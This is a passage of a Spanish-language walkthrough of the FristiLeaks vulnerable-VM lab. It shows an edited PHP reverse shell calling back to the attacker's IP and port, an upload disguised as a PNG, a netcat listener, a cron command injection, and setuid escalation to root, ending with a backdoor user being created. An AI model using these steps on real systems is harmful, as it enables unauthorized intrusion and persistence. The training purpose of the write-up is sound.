


Ilustración 31navegador google

Decodificador y codificación Base64: Elegimos este decodificador para el proceso.




Ilustración 32codificador base64

Cuando estemos dentro pegamos todo el código que copiamos y le damos en de descodificar y como resultado nos arojara un código png el cual vamos a copiar, cuando lo copiemos vamos de nuevo a Google y buscamos un convertidor de base64 a png.

Ilustración 33 código base64 descodificado

Convertidor Base64 a PNG: En este caso elegimos este convertidor de base64 a png.




Ilustración 34convertidor base64 a PNG

Cuando ya estamos en el convertidor vamos a pegar el código que copiamos y lo vamos a convertir en imagen, y esa imagen tiene escrita la contraseña que debemos utilizar para ingresar a el servidor, entonces esa imagen debemos pasarla a texto.

Ilustración 35código base64 convertido a PNG

Ingreso al portal administrativo de fristileaks: Ya que encontramos el usuario y la contraseña volvemos al login e ingresamos al servidor.




Ilustración 36 iniciar sesión

Aquí ya entramos a la página web y se muestra que lo hicimos correctamente, también se nos muestra un link **upload file**.




Ilustración 37inicio de servidor web

Ejecución de webshells PHP: En este paso vamos acceder a la siguiente ruta **/usr/share/webshells/php** para tomar control **root**

Ilustración 38Ruta de acceso a webshells PHP

Listado de webshells PHP: En el siguiente paso vamos a registrar los archivos que ya están en el directorio actual con el comando **ls** y aquí podemos ver los archivos listados.




Ilustración 39Listado de Webshells PHP

Movimiento de webshell PHP a directorio personal: Aquí vamos a copiar el exploit **php-reverse-shell.php** con el comando **cp** a la carpeta que acabamos de crear que es **/home/Kali/Desktop/sr_friti**

Ilustración 40Copia del Webshell php-reverse-shell.php a un directorio personalizado

Visualización de archivos en directorio: Ahora de la carpeta **/usr/share/webshells** vamos a pasar a la carpeta **/home/Kali/Desktop/sr_friti** con el comando **cd** cuando ya estemos ahí utilizamos el comando **ls** y podemos ver que ya está agregado el diccionario **diccionario.txt** **php-serverse-shell.php**




Ilustración 41Verificación de archivos en el directorio de trabajo

Edición de php-reverse-shell.php con Nano:

```
┌──(root㉿kali)-[/home/kali/Desktop/sr_friti]
└─# nano php-reverse-shell.php

┌──(root㉿kali)-[/home/kali/Desktop/sr_friti]
└─#
```

Ilustración 42Edición del archivo php-reverse-shell.php con nano

Configuración de conexión en php-reverse-shell.php: en el siguiente paso nos muestra un comentario que nos indica que el scrip puede necesitar algunas extensiones, también nos muestra que se eliminó el límite de tiempo del scrip, como también la versión del scrip, también nos muestra la **IP 192.192.0.5** del equipo atacante, también nos muestra el puerto **1234** por el cual el equipo atacante está recibiendo información y también nos muestra el comando **shell** que se ejecutó en el equipo victima una vez que se estableció conexión.

```
// Some compile-time options are needed for daemonisation (like pcntl, pos
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.192.0.5
';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();
```

Ilustración 43Modificación de parámetros en php-reverse-shell para conexión remota

Subida de archivo malicioso mediante formulario web: En este paso vamos a Subir o cargar el archivo malicioso **diccionario.txt**




Ilustración 44Carga de archivos webshell desde una interfaz web

Aquí ya cargamos el archivo malicioso camuflado como imagen y vamos a ingresar a la dirección **http://192.192.0.11/friti/uploads/php-reverse-shell.php.png**




Ilustración 45Intento de acceso al webshell subido vía URL directa

En el siguiente paso nos confirma que el archivo fue cargado con éxito al servidor y que ahora se encuentra en la carpeta **Uploads.**




Ilustración 46Notificación de carga exitosa

Conexión de víctima y atacante: En este paso ponemos en modo escucha nuestra máquina con el comando **nc -lvp 1234** eso significa que por el puerto **1234** es por donde se va a conectar nuestra víctima, al final vemos que la víctima **IP 192.192.0.11** se conectó al atacante **IP 192.192.0.5** por el puerto **1234**




Ilustración 47esperando una conexión entrante

Exploración del sistema de archivos remoto: Aquí ya podemos ver que nos encontramos dentro de la máquina que atacamos, y usamos el comando **ls -la** para alistar los archivos y directorios que están en el sistema.




Ilustración 48Listado detallado del directorio raíz

Creación de archivo malicioso para escalada de privilegios: Aquí vamos cambiar el permiso del directorio con elcomando echo **"/home/admin/chmod -R 777 /home/admin" > /tmp/runthis**




Ilustración 49Redireccionamiento

Lista del directorio /home: Aquí vamos a ingresar al directorio **home** con el comando **cd home** luego jecutamos el comando **ls -la** para que nos permita ver todos los directorio deñ usuario del sistema con suspermisos, ahí podemos ver que hay tres usuariso **admin, eezeepz** y **fristigod.**

```
drwxrwxrwt.  3 root root  4096 Sep  6 20:14 tmp
drwxr-xr-x. 13 root root  4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root  4096 Nov 19  2015 var
sh-4.1$ cd  home
cd  home
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  5 root      root       4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root       4096 Sep  6 17:22 ..
drwxrwxrwx.  2 admin     admin      4096 Nov 19  2015 admin
drwx——r-x.  5 eezeepz   eezeepz   12288 Nov 18  2015 eezeepz
drwx——————   2 fristigod fristigod  4096 Nov 19  2015 fristigod
```

Ilustración 50Listar el contenido de /home y mostrar los directorios de usuarios

Listado de archivos y permisos en el directorio admin: Aquí vamos a pasar al directorio de **admin** usando el comado **cd admin** luego aplicamos el comando **ls -la** y aquí nos muestra todos los archivos que hay en este directorio, y vamos a copiar **whoisyourgodnow.txt** que es el que vamos a visualizar.

```
sh-4.1$ cd admin
cd admin
sh-4.1$ ls -la
ls -la
total 652
drwxrwxrwx. 2 admin     admin       4096 Nov 19  2015 .
drwxr-xr-x. 5 root      root        4096 Nov 19  2015 ..
-rwxrwxrwx. 1 admin     admin         18 Sep 22  2015 .bash_logout
-rwxrwxrwx. 1 admin     admin        176 Sep 22  2015 .bash_profile
-rwxrwxrwx. 1 admin     admin        124 Sep 22  2015 .bashrc
-rwxrwxrwx  1 admin     admin      45224 Nov 18  2015 cat
-rwxrwxrwx  1 admin     admin      48712 Nov 18  2015 chmod
-rwxrwxrwx  1 admin     admin        737 Nov 18  2015 cronjob.py
-rwxrwxrwx  1 admin     admin         21 Nov 18  2015 cryptedpass.txt
-rwxrwxrwx  1 admin     admin        258 Nov 18  2015 cryptpass.py
-rwxrwxrwx  1 admin     admin      90544 Nov 18  2015 df
-rwxrwxrwx  1 admin     admin      24136 Nov 18  2015 echo
-rwxrwxrwx  1 admin     admin     163600 Nov 18  2015 egrep
-rwxrwxrwx  1 admin     admin     163600 Nov 18  2015 grep
-rwxrwxrwx  1 admin     admin      85304 Nov 18  2015 ps
-rw-r--r--  1 fristigod fristigod     25 Nov 19  2015 whoisyourgodnow.txt
sh-4.1$
```

Ilustración 51Listado del directorio /home/admin con archivos y permisos

Visualización del texto cifrado: Ahora vamos a utilizar el comando **cat** para visualizar el contenido del archivo **whoisyourgodnow.txt** que se encuentra en el directorio **admin** y el contenido que se encuentra en ese archivo es un codigo sifrado

=RFn0AKnlMHMPIZpyuTI0ITG

```
sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
sh-4.1$
```

Ilustración 52Contenido encriptado en archivo de texto

Abrir y editar archivo Python desde consola: En este paso vamos a crear un archivo con el nombre **super.by** en el editor de texto **nano** entonces con el comado **nano super.py** creamos este archivo.





Ilustración 53Edición de script en Python con nano como root

Ilustración 54Script Python para decodificación ROT13 y Base64 en nano

Descifrado y salida de mensaje en terminal usando Python: Aquí en este proceso utilizamos **Python** y ponemos el nombre del archivo que creamos **super.by** y pegamos el código cifrado que encontramos en el archivo **whoisyourgodnow.txt** y nos arrojara como resultado el código descifrado. **b'LetThereBeFristi!'**



Ejecutando Shell: Aquí lo que estamos haciendo es mejorar el **shell**

```
sh-4.1$ python -c 'import pty;pty.spawn("/bin/sh")'
python -c 'import pty;pty.spawn("/bin/sh")'
sh-4.1$
```

Ilustración 55Elevación de shell usando Python en terminal

Escalada de privilegios mediante cambio de usuario: Ahora ejecutamos el comando **ls -la** y nos muestra todos los archivos y carpetas que hay con todos los de talles, y encontramos 4 archivos, luego de esto ingresamos al usuario **fristigod** usando el comando **su fristigod** luego de eso no pedirá la contraseña que decodificamos en el paso anterior. **LetThereBeFristi!** e ingresamos, después que nos dio acceso el sistema confirmo nuestra identidad como **whoami**.

```
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  5 root      root       4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root       4096 Sep  6 17:22 ..
drwxrwxrwx.  2 admin     admin      4096 Nov 19  2015 admin
drwx——r-x.  5 eezeepz   eezeepz   12288 Nov 18  2015 eezeepz
drwx——————   2 fristigod fristigod  4096 Nov 19  2015 fristigod
sh-4.1$

sh-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$
```

Ilustración 56Cambio de usuario con su y verificación con whoami en terminal

Listado de directorios: Aquí ejecutamos el comando **ls -la** y nos hace una lista de los archivos que estan en el usurio fristigod, luego cambiamos de directorio con el comando **cd var** el var es otro directorio.

```
bash-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root  4096 Sep  6 17:22 .
dr-xr-xr-x. 22 root root  4096 Sep  6 17:22 ..
-rw-r--r--   1 root root     0 Sep  6 17:22 .autofsck
-rw-r--r--   1 root root     0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root  4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root  1024 Nov 17  2015 boot
drwxr-xr-x  19 root root  3640 Sep  6 17:23 dev
drwxr-xr-x. 70 root root  4096 Sep  6 17:22 etc
drwxr-xr-x.  5 root root  4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root  4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx------.  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root  4096 Sep 23  2011 media
drwxr-xr-x.  3 root root  4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root  4096 Nov 17  2015 opt
dr-xr-xr-x  96 root root     0 Sep  6 17:22 proc
dr-xr-x---.  3 root root  4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.  2 root root  4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root  4096 Sep 23  2011 srv
drwxr-xr-x  13 root root     0 Sep  6 17:22 sys
drwxrwxrwt.  3 root root  4096 Sep  6 20:14 tmp
drwxr-xr-x. 13 root root  4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root  4096 Nov 19  2015 var
bash-4.1$ cd var
cd var
```

Ilustración 57Exploración de directorios raíz en terminal

Listado detallado del directorio /var: En este paso volvemos y ejecutamos el comando **ls -la** y nos muestra la lista de los archivos y carpeta que hay en este directorio podemos ver que esta el usuario **fristigod** en la lista.

```
drwxr-xr-x. 19 root root  4096 Nov 19  2015 var
bash-4.1$ cd var
cd var
bash-4.1$ ls -la
ls -la
total 76
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root      4096 Sep  6 17:22 ..
drwxr-xr-x.  6 root      root      4096 Nov 17  2015 cache
drwxr-xr-x.  3 root      root      4096 Nov 17  2015 db
drwxr-xr-x.  3 root      root      4096 Nov 17  2015 empty
drwxr-x---   3 fristigod fristigod 4096 Nov 25  2015 fristigod
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 games
drwxr-xr-x. 19 root      root      4096 Sep  6 18:38 lib
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 local
drwxrwxr-x.  5 root      lock      4096 Nov 17  2015 lock
drwxr-xr-x.  4 root      root      4096 Sep  6 18:38 log
lrwxrwxrwx.  1 root      root        10 Nov 17  2015 mail → spool/mail
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 nis
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 opt
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 preserve
drwxr-xr-x. 13 root      root      4096 Sep  6 17:23 run
drwxr-xr-x.  8 root      root      4096 Nov 17  2015 spool
drwxrwxrwt.  2 root      root      4096 Nov 17  2015 tmp
drwxr-xr-x.  6 root      root      4096 Nov 17  2015 www
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 yp
bash-4.1$
```

Ilustración 58Listado detallado del contenido del directorio /var

Archivos y permisos en el directorio de fristigod: Aquí vamos a ingresar al directorio **fristigod** con el comando **cd fristigod** y luego listamos los archivos y carpetas del directorio con el comado **ls -la**

```
bash-4.1$ cd fristigod
cd fristigod
bash-4.1$ ls -la
ls -la
total 16
drwxr-x---   3 fristigod fristigod 4096 Nov 25  2015 .
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 ..
-rw-------   1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .secret_admin_stuff
bash-4.1$
```

Ilustración 59Exploración del directorio personal del usuario fristigod con archivos ocultos

Contenido del directorio oculto: En el siguiente paso vamos a ingresar al directorio**.** **.secret_admin_stuff** con el comando **cd .secret_admin_stuff** y luego volvemos a listar todos los archivos y carpetas que están dento de este directorio.

```
bash-4.1$ cd .secret_admin_stuff
cd .secret_admin_stuff
bash-4.1$ ls -la
ls -la
total 16
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25  2015 .
drwxr-x---  3 fristigod fristigod 4096 Nov 25  2015 ..
-rwsr-sr-x  1 root      root      7529 Nov 25  2015 doCom
bash-4.1$
```

Ilustración 60Exploración de directorio oculto. secret_admin_stuff con archivo especial doCom

Elevación de privilegios a root: Aquí en este paso ejecutamos el comando **sudo -u fristi ./doCom su root** para pasar a tener acceso como usuario **root**.

```
bash-4.1$ sudo -u fristi ./doCom su root
sudo -u fristi ./doCom su root
[sudo] password for fristigod: LetThereBeFristi!

[root@localhost .secret_admin_stuff]# whoami
whoami
root
[root@localhost .secret_admin_stuff]#
```

Ilustración 61Escalamiento de privilegios a root usando sudo y archivo setuid personalizado

Creación de nuevo usuario: En el siguiente paso vemos que ya tenemos acceso como usuario **root** entonces vamos aprovechar para crear un usuario con su contraseña, entonces vamos a empezar creando el usuario ejecutando el siguiente comando **useradd -m** seguido del nombre que le vamos a poner al usuario **sr_jc** y así ya queda creado el usuario, ahora vamos a asignarle una contraseña a ese usuario ejecutando el código **passwd** seguido del nombre del usuario **sr_jc** en la siguiente línea nos pide cambiar la contraseña entonces ingresamos en donde dice **New password** la contraseña **0909**. Y así creamos un nuevo usuario.

